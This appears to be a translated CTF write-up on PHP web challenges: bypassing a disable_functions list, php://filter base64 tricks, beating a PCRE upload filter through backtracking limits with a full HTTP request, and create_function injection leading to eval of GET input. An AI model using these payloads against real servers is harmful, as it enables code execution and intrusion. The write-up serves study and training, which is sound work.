
Note that disable_functions is as follows
system,passthru,exec,popen,proc_open,pcntl_exec,mail,putenv,apache_setenv,mb_send_mail,dl,set_time_limit,ignore_user_abort,symlink,link,error_log

So write a one-liner webshell
Appendix: php:// pseudo-protocol + base64
php:// pseudo-protocol
Commonly used filters
php://filter/write=convert.base64-decode/resource=123.php

string.rot13		Using this filter is equivalent to processing all stream data with the str_rot13() function.

convert.base64-encode
convert.base64-decode
	Using these two filters is equivalent to processing all stream data with the base64_encode() and base64_decode() functions respectively.
base64
- The character set is
A-Za-z0-9+/, i.e.52+10+2=64 - The converted string will theoretically be 1/3 longer than the original

- A line break is added every 76 characters
0x02 easy PCREWaf
<?php
function is_php($data){
    return preg_match('/<\?.*[(`;?>].*/is', $data);
}

if(empty($_FILES)) {
    die(show_source(__FILE__));
}

$user_dir = 'data/' . md5($_SERVER['REMOTE_ADDR']);
$data = file_get_contents($_FILES['file']['tmp_name']);
if (is_php($data)) { // this check must be bypassed; make it return false
    echo "bad request";
} else {
    @mkdir($user_dir, 0755);
    $path = $user_dir . '/' . random_int(0, 10) . '.php';
    move_uploaded_file($_FILES['file']['tmp_name'], $path);

    header("Location: $path", true, 303);
} 1
Regex backtracking

In PCRE regex matching, backtracking may occur during matching, and backtracking has a maximum limit — 1000000 by default, i.e. one million times; once exceeded, it returns False
In regex matching, if the pattern " .*? " is present, the match will use non-greedy mode. The principle of non-greedy matching is, simply put: when a subexpression can match or not match, it prefers not to match, records the alternative state, and hands match control to the next character of the regex; when the subsequent match fails, it backtracks and matches.
So just use Burp’s Intruder and charge straight in
POST /index.php HTTP/1.1
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http:///
Content-Type: multipart/form-data; boundary=----WebKitFormBoundarypB0gAWHTqJuJqsmL
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http:///
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

------WebKitFormBoundarypB0gAWHTqJuJqsmL
Content-Disposition: form-data; name="file"; filename="DirBusterReport.txt"
Content-Type: text/plain

<?php phpinfo();?>
[A*100,0000]...



Reference article: Exploiting PCRE backtracking to bypass PHP regex · Yuque

0x01 function
<?php
$action = $_GET['action'] ?? '';
$arg = $_GET['arg'] ?? '';

if(preg_match('/^[a-z0-9_]*$/isD', $action)) {
    show_source(__FILE__);
} else {
    $action('', $arg);
}
create_function
First, an introduction to the create_function function
create_function ( string
$args, string$code) : string(PHP 4 >= 4.0.1, PHP 5, PHP 7)
Warning
This function internally performs an eval() and as such has the same security issues as eval(). Additionally it has bad performance and memory usage characteristics.
If you are using PHP 5.3.0 or newer a native anonymous function should be used instead.
Itself, it actually also has a command injection problem — how does the injection work?
create_function('', 'echo 111;}phpinfo();//')

==>

function x(){
    echo 111;}phpinfo();//
}
That is, php directly concatenates the second argument into the anonymous function — in other words, the 6 lines above can be fully controlled by us!
/?action=\create_function&arg=return 111;}eval($_GET[1]);/*&1=phpinfo();

Now let’s look at the regex preg_match('/^[a-z0-9_]*$/isD', $action). It requires that our input action must not be all letters or digits — that is, we need to find something that doesn’t affect function execution
Global namespace
If no namespace is defined, all class and function definitions are in the global namespace. Prefixing a name with
\indicates that the name is from the global namespace, even when the code is inside a different namespace.\is the default namespace.
So the \foo(); syntax can be used to call the global-space function "foo"; likewise, \create_function can bypass it.